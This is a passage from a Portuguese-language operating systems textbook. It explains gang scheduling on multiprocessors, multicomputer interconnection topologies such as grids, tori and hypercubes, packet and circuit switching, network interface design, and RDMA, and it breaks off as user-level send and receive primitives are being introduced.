inteiro de threads relacionados é criado ao mesmo tempo. No momento em que ele é criado, o escalonador confere para ver se há tantas CPUs livres quanto há threads. Se existirem, cada thread recebe sua própria CPU dedicada (isto é, não multiprogramada) e todos são inicializados. Se não houver, nenhum dos threads pode ser inicializado até que haja um número suficiente de CPUs disponível. Cada thread detém sua CPU até que termine, momento em que ela é colocada de volta para o pool de CPUs disponíveis. Se um thread bloquear na E/S, ele continua a segurar a CPU, que está simplesmente ociosa até o thread despertar. Quando aparecer o próximo lote de threads, o mesmo algoritmo é aplicado.

Em qualquer instante no tempo, o conjunto de CPUs é dividido estaticamente em uma série de divisões, cada uma executando os threads de um processo. Na Figura 8.13, temos divisões de tamanhos 4, 6, 8 e 12 CPUs, com 2 CPUs não alocadas, por exemplo. Com o passar do tempo, o número e tamanho das divisões mudam à medida que novos threads são criados e os antigos são concluídos e terminam.

Periodicamente, decisões de escalonamento precisam ser tomadas. Em sistemas de uniprocessadores, o trabalho mais curto primeiro é um algoritmo bem conhecido para o escalonamento de lote. O algoritmo análogo para um multiprocessador é escolher o processo que estiver precisando do menor número de ciclos de CPUs, isto é, o thread cujo contador de CPU *versus* tempo de execução seja o menor entre os candidatos. No entanto, na prática, essa informação raramente encontra-se disponível, então é difícil levar o algoritmo adiante. Na realidade, estudos demonstraram que, na prática, é difícil superar o primeiro algoritmo a chegar, primeiro a ser servido (KRUEGER et al., 1994).


Nesse modelo simples de divisão, um thread somente pede algum número determinado de CPUs e as recebe todas, ou tem de esperar até que estejam disponíveis. Uma abordagem diferente é deixar que os threads gerenciem ativamente o grau de paralelismo. Um método para gerenciar o paralelismo é ter um servidor central que controle quais threads estão executando e querem executar e quais são as exigências de CPU mínima e máxima (TUCKER e GUPTA, 1989). Periodicamente, cada aplicação indaga o servidor central para saber quantas CPUs ela pode usar. A aplicação então ajusta o número de threads para mais ou para menos a fim de corresponder com o que há disponível.

Por exemplo, um servidor da web pode ter 5, 10, 20 ou qualquer outro número de threads executando em paralelo. Se ele atualmente tem 10 threads e de repente há mais demanda por CPUs e lhe dizem para baixar para cinco, quando os próximos cinco threads terminarem o seu trabalho atual, eles serão informados que devem sair em vez de receber mais trabalho. Esse esquema permite que os tamanhos das partições variem dinamicamente para casar melhor com a carga de trabalho atual, uma solução melhor do que a apresentada pelo sistema fixo da Figura 8.13.

Escalonamento em bando

Uma vantagem clara do compartilhamento de espaço é a eliminação da multiprogramação, que elimina a sobrecarga de chaveamento de contexto. No entanto, uma desvantagem igualmente clara é o tempo desperdiçado quando uma CPU bloqueia e não tem nada a fazer até encontrar-se pronta de novo. Em consequência, as pessoas procuraram por algoritmos que buscam escalonar tanto no tempo quanto no espaço juntos, especialmente para threads que criam múltiplos threads, e que em geral precisam comunicar-se uns com os outros.

Para ver o tipo de problema que pode ocorrer quando os threads de um processo são escalonados independentemente, considere um sistema com os threads A_0 e A_1 pertencendo ao processo *A* e os threads B_0 e B_1 pertencendo ao processo *B*. Os threads A_0 e B_0 compartilham tempo na CPU 0; os threads A_1 e B_1 compartilham tempo na CPU 1. Os threads A_0 e A_1 precisam comunicar-se frequentemente. O padrão de comunicação é que A_0 envie a A_1 uma mensagem, com A_1 então enviando de volta uma mensagem

FIGURA 8.13 Um conjunto de 32 CPUs agrupadas em quatro partições, com duas CPUs disponíveis.

para A_0, seguida por outra sequência similar, comum em situações cliente-servidor. Suponha que por acaso A_0 e B_1 comecem primeiro, como mostrado na Figura 8.14.

Na faixa de tempo 0, A_0 envia para A_1 uma solicitação, mas A_1 não a recebe até que ele executa na faixa de tempo 1 começando em 100 ms. Ele envia a resposta imediatamente, mas A_0 não a recebe até executar de novo em 200 ms. O resultado líquido é uma sequência solicitação-resposta a cada 200 ms. Não chega a ser um bom desempenho.

A solução para esse problema é o **escalonamento em bando** (gang scheduling), que é uma evolução do coescalonamento (OUSTERHOUT, 1982). O escalonamento em bando tem três partes:

1. Grupos de threads relacionados são escalonados como uma unidade, um bando.
2. Todos os membros do bando executam ao mesmo tempo em diferentes CPUs com tempo compartilhado.
3. Todos os membros do bando começam e terminam juntos suas faixas de tempo.

O truque que faz o escalonamento de bando funcionar é que todas as CPUs são escalonadas de maneira sincronizada. Isso significa que o tempo é dividido em quanta discretos como na Figura 8.14. No começo de cada quantum novo, *todas* as CPUs são escalonadas novamente, com um thread novo sendo iniciado em cada uma. No começo de cada quantum seguinte, outro evento de escalonamento acontece. Entre eles, não ocorre nenhum escalonamento. Se um thread bloqueia, a sua CPU permanece ociosa até o fim do quantum.

Um exemplo de como funciona o escalonamento de bando é dado na Figura 8.15. Aqui temos um multiprocessador com seis CPUs sendo usadas por cinco processos, *A* até *E*, com um total de 24 threads prontos. Durante o intervalo de tempo 0, os threads A_0 até A_6 são escalonados e executados. Durante o intervalo de tempo 1, os threads B_0, B_1, B_2, C_0, C_1 e C_2 são escalonados e executados. Durante o intervalo de tempo 2, os cinco threads de *D* e E_0 são executados. Os seis threads restantes pertencentes ao thread *E* são executados no intervalo de tempo 3. Então o ciclo se repete, com o intervalo de tempo 4 sendo o mesmo que o intervalo de tempo 0 e assim por diante.

A ideia do escalonamento em bando é ter todos os threads de um processo executados juntos, ao mesmo tempo, em diferentes CPUs, de maneira que se um deles envia uma solicitação para outro, ele receberá a mensagem quase imediatamente e será capaz de responder da mesma forma. Na Figura 8.15, como todos os threads *A* estão executando juntos, durante um quantum, eles podem enviar e receber uma quantidade muito grande de mensagens em um quantum, desse modo eliminando o problema da Figura 8.14.

FIGURA 8.14 Comunicação entre dois threads pertencentes ao thread *A* que estão sendo executados fora de fase.





FIGURA 8.15 Escalonamento em bando.

Intervalo de tempo	CPU 0	1	2	3	4	5
0	A_0	A_1	A_2	A_3	A_4	A_5
1	B_0	B_1	B_2	C_0	C_1	C_2
2	D_0	D_1	D_2	D_3	D_4	E_0
3	E_1	E_2	E_3	E_4	E_5	E_6
4	A_0	A_1	A_2	A_3	A_4	A_5
5	B_0	B_1	B_2	C_0	C_1	C_2
6	D_0	D_1	D_2	D_3	D_4	E_0
7	E_1	E_2	E_3	E_4	E_5	E_6

8.2 Multicomputadores

Multiprocessadores são populares e atraentes porque eles oferecem um modelo de comunicação simples: todas as CPUs compartilham uma memória comum. Processos podem escrever mensagens para a memória que podem então ser lidas por outros processos. A sincronização pode ser feita usando mutexes, semáforos, monitores e outras técnicas bem estabelecidas. O único problema é que grandes multiprocessadores são difíceis de construir e, portanto, são caros. Então algo mais é necessário se formos aumentar para um grande número de CPUs.

Para contornar esses problemas, muita pesquisa foi feita sobre **multicomputadores**, que são CPUs estreitamente acopladas que não compartilham memória. Cada uma tem a sua própria memória, como mostrado na Figura 8.1(b). Esses sistemas também são conhecidos por uma série de outros nomes, incluindo **aglomerados de computadores** e **COWS** (**Clusters Of Workstations** — aglomerados de estações de trabalho). Serviços de computação na nuvem são sempre construídos em multicomputadores, pois eles precisam ser grandes.

Multicomputadores são fáceis de construir, pois o componente básico é apenas um PC "despido", sem teclado, mouse ou monitor, mas com uma placa de interface de rede de alto desempenho. É claro, o segredo para se atingir um alto desempenho é projetar a rede de interconexão e a placa de interface inteligentemente. Esse problema é completamente análogo a construir a memória compartilhada em um multiprocessador [por exemplo, ver Figura 8.1(b)]. No entanto, a meta é enviar mensagens em uma escala de tempo de microssegundos, em vez de acessar a memória em uma escala de tempo de nanossegundos, então é algo mais simples, barato e fácil de conseguir.

Nas seções a seguir, examinaremos brevemente primeiro o hardware de multicomputadores, em especial o hardware de interconexão. Então passaremos para o software, começando com um software de comunicação de baixo nível e depois um de comunicação de alto nível. Também examinaremos uma maneira como a memória compartilhada pode ser alcançada em sistemas que não a têm. Por fim, examinaremos o escalonamento e o balanceamento de carga.

8.2.1 Hardware de multicomputadores

O nó básico de um multicomputador consiste em uma CPU, memória, uma interface de rede e às vezes um disco rígido. O nó pode ser empacotado em um gabinete padrão de PC, mas o monitor, teclado e mouse estão quase sempre ausentes. Às vezes essa configuração é chamada de **estação de trabalho sem cabeça** (headless workstation), pois não há um usuário com uma cabeça na frente dela. Uma estação de trabalho com um usuário humano deveria ser chamada logicamente de uma "estação de trabalho com cabeça", mas por alguma razão isso não ocorre. Em alguns casos, o PC contém uma placa de multiprocessador com duas ou quatro CPUs, possivelmente cada uma com um chip de dois, quatro ou oito núcleos, em vez de uma única CPU, mas para simplificar as coisas, presumiremos que cada nó tem uma CPU. Muitas vezes centenas ou mesmo milhares de nós estão ligados para formar um multicomputador. A seguir falaremos um pouco sobre como esse hardware é organizado.


Tecnologia de interconexão

Cada nó tem uma placa de interface de rede com um ou dois cabos (ou fibras) saindo dela. Esses cabos conectam-se a outros cabos ou a comutadores. Em um sistema pequeno, pode haver um comutador para o qual todos os nós estão conectados na topologia da estrela da Figura 8.16(a). As redes modernas de padrão Ethernet usam essa topologia.

Como alternativa ao projeto de um comutador único, os nós podem formar um anel, com dois fios saindo da placa de interface da rede, um para o nó à esquerda e outro indo para o nó à direita, como mostrado na Figura 8.16(b). Nessa topologia, comutadores não são necessários e nenhum é mostrado.

A **grade** ou **malha** da Figura 8.16(c) é um projeto bidimensional que foi usado em muitos sistemas comerciais. Ela é altamente regular e fácil de escalar para tamanhos grandes e tem um **diâmetro**, o caminho mais longo entre quaisquer dois nós, que aumenta somente com a raiz quadrada do número de nós. Uma variante da grade é o **toro duplo** da Figura 8.16(d), que é uma grade com as margens conectadas. Não apenas ele é mais tolerante a falhas do que a grade, mas também o diâmetro é menor, pois os cantos opostos podem se comunicar agora em apenas dois passos.

O **cubo** da Figura 8.16(e) é uma topologia tridimensional regular. Ilustramos um cubo $2 \times 2 \times 2$, mas no caso mais geral ele poderia ser um cubo $k \times k \times k$. Na Figura 8.16(f) temos um cubo tetradimensional constituído de dois cubos tridimensionais com os nós correspondentes conectados. Poderíamos fazer um cubo de cinco dimensões clonando a estrutura da Figura 8.16(f)


FIGURA 8.16 Várias topologias de interconexão. (a) Um comutador simples. (b) Um anel. (c) Uma grade. (d) Um toro duplo. (e) Um cubo. (f) Um hipercubo 4D.

e conectando os nós correspondentes para formar um bloco de quatro cubos. Para ir para seis dimensões, poderíamos replicar o bloco de quatro cubos e interconectar os nós correspondentes, e assim por diante. Um cubo n-dimensional formado dessa maneira é chamado de um **hipercubo**.

Muitos computadores paralelos usam uma topologia de hipercubo, pois o diâmetro cresce linearmente com a dimensionalidade. Colocada a questão em outras palavras, o diâmetro é o logaritmo na base 2 do número de nós. Por exemplo, um hipercubo de dimensão 10 tem 1.024 nós, mas um diâmetro de apenas 10, proporcionando excelentes propriedades de atraso. Observe que, em comparação, 1.024 nós arranjados como uma grade 32 × 32 têm um diâmetro de 62, mais de seis vezes pior do que o hipercubo. O preço pago pelo diâmetro menor é que o leque de saídas (fanout), e assim o número de ligações (e o custo), é muito maior para o hipercubo.

Dois tipos de esquemas de comutação são usados em multicomputadores. No primeiro, cada mensagem é primeiro quebrada (seja pelo software do usuário, ou pela interface de rede) em um bloco de algum comprimento máximo chamado de **pacote**. O esquema de comutação, chamado de **comutação de pacotes armazenar e encaminhar** (store-and-forward packet switching), consiste no pacote sendo injetado no primeiro comutador pela placa de interface de rede do nó remetente, como mostrado na Figura 8.17(a). Os bits chegam um de cada vez, e quando o pacote inteiro chega a um buffer de entrada, ele é copiado para a linha levando ao próximo comutador ao longo do caminho, como mostrado na Figura 8-17(b). Quando chega ao comutador ligado ao nó de destino, como mostrado na Figura 8.17(c), o pacote é copiado para aquela placa de interface de rede daquele nó e eventualmente para sua RAM.

Embora a comutação de pacotes armazenar e encaminhar seja flexível e eficiente, ela tem o problema de aumentar a latência (atraso) através da rede de interconexão. Suponha que o tempo para mover um pacote por um passo na Figura 8.17 seja T ns. Já que o pacote deve ser copiado quatro vezes da CPU 1 para a CPU 2 (de A, para C, para D, e para a CPU de destino), e nenhuma cópia pode começar até que a anterior tenha sido terminada, a latência através da rede de interconexão é $4T$. Uma saída é projetar uma rede na qual um pacote possa ser logicamente dividido em unidades menores. Tão logo a primeira unidade chega a um comutador, ela possa ser passada adiante, mesmo antes de o final do pacote ter chegado. Concebivelmente, a unidade poderia ser tão pequena quanto 1 bit.

O outro esquema de comutação, **comutação de circuito** (circuit switching), consiste no primeiro comutador estabelecer um caminho através de todos os comutadores até o comutador-destino. Uma vez que o caminho tenha sido estabelecido, os bits são bombeados até o fim, da origem ao destino, sem parar e o mais rápido possível. Não há armazenamento em buffer intermediário nos comutadores intervenientes. A comutação de circuito exige uma fase de preparação, que leva algum tempo, mas é


FIGURA 8.17 Comutação de pacotes armazenar e encaminhar.

mais rápida, uma vez que a preparação tenha sido completa. Após o pacote ter sido enviado, o caminho precisa ser desfeito novamente. Uma variação da comutação de circuito, chamada **roteamento buraco de minhoca** (wormhole routing), divide cada pacote em subpacotes e permite que o primeiro subpacote comece a fluir mesmo antes de o caminho inteiro ter sido construído.

Interfaces de rede

Todos os nós em um multicomputador têm uma placa contendo a conexão do nó para a rede de interconexão que mantém o multicomputador unido. A maneira como essas placas são construídas e como elas se conectam à CPU principal e RAM tem implicações substanciais para o sistema operacional. Examinaremos agora brevemente algumas das questões. Esse material é baseado em parte no trabalho de Bhoedjang (2000).

Em virtualmente todos os multicomputadores, a placa de interface contém uma RAM substancial para armazenar pacotes de entrada e saída. Em geral, um pacote de saída tem de ser copiado para a RAM da placa de interface antes que ele possa ser transmitido para o primeiro comutador. A razão para esse projeto é que muitas redes de interconexão são síncronas, então, assim que uma transmissão de pacote tenha começado, os bits devem continuar a fluir em uma taxa constante. Se o pacote está na RAM principal, esse fluxo contínuo saindo da rede não pode ser garantido devido a outro tráfego no barramento de memória. Usando uma RAM dedicada na placa de interface elimina esse problema. O projeto é mostrado na Figura 8.18.

O mesmo problema ocorre com os pacotes de entrada. Os bits chegam da rede a uma taxa constante e muitas vezes extremamente alta. Se a placa de interface de rede não puder armazená-los em tempo real à medida

FIGURA 8.18 Posição das placas de interface de rede em um multicomputador.

que eles chegam, dados serão perdidos. Aqui, de novo, tentar passar por cima do barramento de sistema (por exemplo, o barramento PCI) para a RAM principal é arriscado demais. Já que a placa de rede geralmente é conectada ao barramento PCI, esta é a única conexão que ela tem com a RAM principal, então competir por esse barramento com o disco e todos os outros dispositivos de E/S é inevitável. É mais seguro armazenar pacotes de entrada na RAM privada da placa de interface e então copiá-las para a RAM principal mais tarde.

A placa de interface pode ter um ou mais canais de DMA ou mesmo uma CPU completa (ou talvez mesmo CPUs completas) na placa. Os canais DMA podem copiar pacotes entre a placa de interface e a RAM principal a uma alta velocidade solicitando transferências de bloco no barramento do sistema, desse modo transferindo diversas palavras sem ter de solicitar o barramento separadamente para cada palavra. No entanto, é precisamente esse tipo de transferência de bloco, que interrompe o barramento de sistema para múltiplos ciclos de barramento, que torna a RAM da placa de interface necessária em primeiro lugar.

Muitas placas de interface têm uma CPU nelas, possivelmente em adição a um ou mais canais de DMA. Elas são chamadas de **processadores de rede** e estão se tornando cada dia mais poderosas (EL FERKOUSS et al., 2011). Esse projeto significa que a CPU principal pode descarregar algum trabalho para a placa da rede, como o tratamento de transmissão confiável (se o hardware subjacente puder perder pacotes), multicasting (enviar um pacote para mais de um destino), compactação/descompactação, criptografia/descriptografia, e cuidar da proteção em um sistema que tem múltiplos processos. No entanto, ter duas CPUs significa que elas precisam sincronizar-se para evitar condições de corrida, o que acrescenta uma sobrecarga extra e significa mais trabalho para o sistema operacional.

Copiar dados através de camadas é seguro, mas não necessariamente eficiente. Por exemplo, um navegador solicitando dados de um servidor remoto na web criará uma solicitação no espaço de endereçamento do navegador. Essa solicitação é subsequentemente copiada para o núcleo, assim o TCP e o IP podem tratá-la. Em seguida, os dados são copiados para a memória da interface da rede. Na outra extremidade, o inverso acontece: os dados são copiados de uma placa de rede para um buffer de núcleo, e de um buffer de núcleo para o servidor da web. Um número considerável de cópias, infelizmente. Cada cópia introduz sobrecarga, não somente o ato de copiar em si, mas também a pressão sobre a cache, a TLB etc. Em consequência, a latência sobre essas conexões de rede é alta.

Na seção a seguir, aprofundamos a discussão sobre técnicas para reduzir o máximo possível a sobrecarga devido a cópias, poluição de cache e comutação de contexto.

8.2.2 Software de comunicação de baixo nível

O inimigo da comunicação de alto desempenho em sistemas de multicomputadores é a cópia em excesso de pacotes. No melhor caso, haverá uma cópia da RAM para a placa de interface no nó fonte, uma cópia da placa de interface fonte para a placa de interface destinatária (se não ocorrer nenhum armazenamento e encaminhamento no caminho) e uma cópia dali para a RAM de destino, um total de três cópias. No entanto, em muitos sistemas é até pior. Em particular, se a placa de interface for mapeada no espaço de endereçamento virtual do núcleo e não no espaço de endereçamento virtual do usuário, um processo do usuário pode enviar um pacote somente emitindo uma chamada de sistema que é capturada para o núcleo. Os núcleos talvez tenham de copiar os pacotes para sua própria memória tanto na saída quanto na entrada, a fim de evitar, por exemplo, faltas de páginas enquanto transmitem pela rede. Além disso, o núcleo receptor provavelmente não sabe onde colocar os pacotes que chegam até que ele tenha uma chance de examiná-los. Esses cinco passos de cópia estão ilustrados na Figura 8.18.

Se cópias de e para a RAM são o gargalo, as cópias extras de e para o núcleo talvez dobrem o atraso de uma extremidade à outra e cortem a vazão pela metade. Para evitar esse impacto sobre o desempenho, muitos multicomputadores mapeiam a placa de interface diretamente no espaço do usuário para colocar pacotes na placa diretamente, sem o envolvimento do núcleo. Embora essa abordagem definitivamente ajude o desempenho, ela introduz dois problemas.

Primeiro, e se vários processos estão executando no nó e precisam de acesso de rede para enviar pacotes? Qual ficará com a placa de interface em seu espaço de endereçamento? Ter uma chamada de sistema para mapear a placa dentro e fora de um espaço de endereçamento é caro, mas se apenas um processo ficar com a placa, como os outros enviarão pacotes? E o que acontece se a placa for mapeada no espaço de endereçamento virtual de *A* e um pacote chegar para o processo *B*, especialmente se *A* e *B* tiverem proprietários diferentes e nenhum deles quiser fazer esforço para ajudar o outro?

Uma solução é mapear a placa de interface para todos os processos que precisam dela, mas então um mecanismo é necessário para evitar condições de corrida.

Por exemplo, se *A* reivindicar um buffer na placa de interface, então, por causa do fatiamento do tempo, *B* executar e reivindicar o mesmo buffer, o resultado será um desastre. Algum tipo de mecanismo de sincronização é necessário, mas esses mecanismos, como mutexes, só funcionam quando se presume que os processos estejam cooperando. Em um ambiente compartilhado com múltiplos usuários todos apressados para realizar o seu trabalho, um usuário pode simplesmente travar o mutex associado com a placa e nunca o liberar. A conclusão aqui é que mapear a placa da interface no espaço do usuário realmente funciona bem só quando há apenas um processo do usuário executando em cada nó, a não ser que precauções extras sejam tomadas (por exemplo, processos diferentes recebem porções diferentes da RAM da interface mapeada em seus espaços de endereçamento).

O segundo problema é que o núcleo pode precisar realmente de acesso à própria rede de interconexão, por exemplo, a fim de acessar o sistema de arquivos em um nó remoto. Ter o núcleo compartilhando a placa de interface com qualquer usuário não é uma boa ideia. Suponha que enquanto a placa era mapeada no espaço do usuário, um pacote do núcleo chegasse. Ou ainda que o processo do usuário enviasse um pacote para uma máquina remota fingindo ser o núcleo. A conclusão é que o projeto mais simples é ter duas placas de interface de rede, uma mapeada no espaço do usuário para tráfego de aplicação e outra mapeada no espaço do núcleo pelo sistema operacional. Muitos multicomputadores fazem precisamente isso.

Por outro lado, interfaces de rede mais novas são frequentemente **multifila**, o que significa que elas têm mais de um buffer para dar suporte com eficiência a múltiplos usuários. Por exemplo, a série I350 de placas de rede da Intel tem 8 filas de enviar e 8 de receber, além de ser virtualizável para muitas portas virtuais. Melhor ainda, a placa dá suporte à **afinidade** de núcleo de processamento. Especificamente, ela tem a sua própria lógica de espalhamento (hashing) para ajudar a direcionar cada pacote para um processo adequado. Como é mais rápido processar todos os segmentos no mesmo fluxo de TCP no mesmo processador (onde as caches estão quentes), a placa pode usar a lógica de espalhamento para organizar os campos de fluxo de TCP (endereços de IP e números de porta TCP) e adicionar todos os segmentos com o mesmo índice de espalhamento na mesma fila que é servida por um núcleo específico. Isso também é útil para a virtualização, à medida que ela nos permite dar a cada máquina virtual sua própria fila.

Comunicação entre o nó e a interface de rede

Outra questão é como copiar pacotes para a placa de interface. A maneira mais rápida é usar o chip de DMA na placa apenas para copiá-los da RAM. O problema com essa abordagem é que o DMA pode usar endereços físicos em vez de virtuais e executar independentemente da CPU, a não ser que uma MMU de E/S esteja presente. Para começo de conversa, embora um processo do usuário decerto saiba o endereço virtual de qualquer pacote que ele queira enviar, ele em geral não conhece o endereço físico. Fazer uma chamada de sistema para realizar todo o mapeamento virtual para físico é algo indesejável, pois o sentido de se colocar a placa de interface no espaço do usuário em primeiro lugar era evitar ter de fazer uma chamada de sistema para cada pacote a ser enviado.

Além disso, se o sistema operacional decidir substituir uma página enquanto o chip do DMA estiver copiando um pacote dele, os dados errados serão transmitidos. Pior ainda, se o sistema operacional substituir uma página enquanto o chip do DMA estiver copiando um pacote que chega para ele, não apenas o pacote que está chegando será perdido, mas também uma página de memória inocente será arruinada, provavelmente com consequências desastrosas.

Esses problemas podem ser evitados com chamadas de sistema para fixar e liberar páginas na memória, marcando-as como temporariamente não pagináveis. No entanto, ter de fazer uma chamada de sistema para fixar a página contendo cada pacote que sai e então ter de fazer outra chamada mais tarde para liberá-la sai caro. Se os pacotes forem pequenos, digamos, 64 bytes ou menos, a sobrecarga para fixar e liberar cada buffer será proibitiva. Para pacotes grandes, digamos, 1 KB ou mais, isso pode ser tolerável. Para tamanhos intermediários, depende dos detalhes do hardware. Além de introduzir uma taxa de desempenho, fixar e liberar páginas torna o software mais complexo.

Acesso direto à memória remota

Em alguns campos, altas latências de rede simplesmente não são aceitáveis. Por exemplo, para determinadas aplicações em computação de alto desempenho, o tempo de computação é fortemente dependente da latência de rede. De maneira semelhante, a negociação de alta frequência depende absolutamente de computadores desempenharem transações (compra e venda de ações) a velocidades altíssimas — cada microssegundo conta. Se é ou não sensato ter programas de computador

negociando milhões de dólares em ações em um milissegundo, quando praticamente todos os softwares tendem a apresentar defeitos, é uma questão interessante para filósofos discutirem no jantar enquanto se ocupam com seus garfos. Mas não para este livro. O ponto aqui é que se você consegue baixar a latência, é certo que isso lhe renderá pontos com seu chefe.

Nesses cenários, vale a pena reduzir a quantidade de cópias. Por essa razão, algumas interfaces de rede dão suporte ao **RDMA** (**Remote Direct Memory Access — acesso direto à memória remota**), uma técnica que permite que uma máquina desempenhe um acesso de memória direto de um computador para outro. O RDMA não envolve nenhum sistema operacional e os dados são buscados diretamente da — e escritos para a — memória de aplicação.

O RDMA parece muito bacana, mas também tem suas desvantagens. Assim como o DMA normal, o sistema operacional nos nós de comunicação deve fixar as páginas envolvidas na troca de dados. Também, apenas colocar os dados na memória remota de um computador não reduzirá muito a latência se o outro programa não tiver ciência disso. Um RDMA bem-sucedido não vem automaticamente com uma notificação explícita. Em vez disso, uma solução comum é um receptor testar um byte na memória. Quando a transferência for feita, o emissor modifica o byte para sinalizar o receptor de que há dados novos. Embora essa solução funcione, ela não é ideal e desperdiça ciclos da CPU.

Para negociação de alta frequência realmente séria, as placas de rede são construídas sob medida usando FPGAs (Field-Programmable Gate Arrays — arranjos de portas programáveis em campo). Eles têm latência de uma extremidade à outra (wire-to-wire), da recepção dos bits na placa de rede à transmissão de uma mensagem para comprar alguns milhões de algo, em bem menos do que um microssegundo. Comprar US$ 1 milhão em ações em 1 μs proporciona um desempenho de 1 teradólar/s, o que é bacana se você acertar as subidas e descidas da bolsa, mas exige um coração forte. Sistemas operacionais não têm um papel muito importante nesse tipo de cenário extremo.

8.2.3 Software de comunicação no nível do usuário

Processos em CPUs diferentes em um multicomputador comunicam-se enviando mensagens uns para os outros. Na forma mais simples, essa troca de mensagens é exposta aos processos do usuário. Em outras palavras, o sistema operacional proporciona uma maneira de se enviar e receber mensagens, e rotinas de biblioteca tornam essas chamadas subjacentes disponíveis para os processos do usuário. Em uma forma mais sofisticada, a troca de mensagens real é escondida dos usuários ao fazer com que a comunicação remota pareça uma chamada de rotina. Estudaremos ambos os métodos em seguida.

Envio e recepção

No mínimo dos mínimos, os serviços de comunicação fornecidos podem ser reduzidos a duas chamadas (de biblioteca), uma para enviar mensagens e outra para recebê-las. A chamada para enviar uma mensagem poderia ser

```
send(dest, &mptr);
```

e a chamada para receber uma mensagem poderia ser

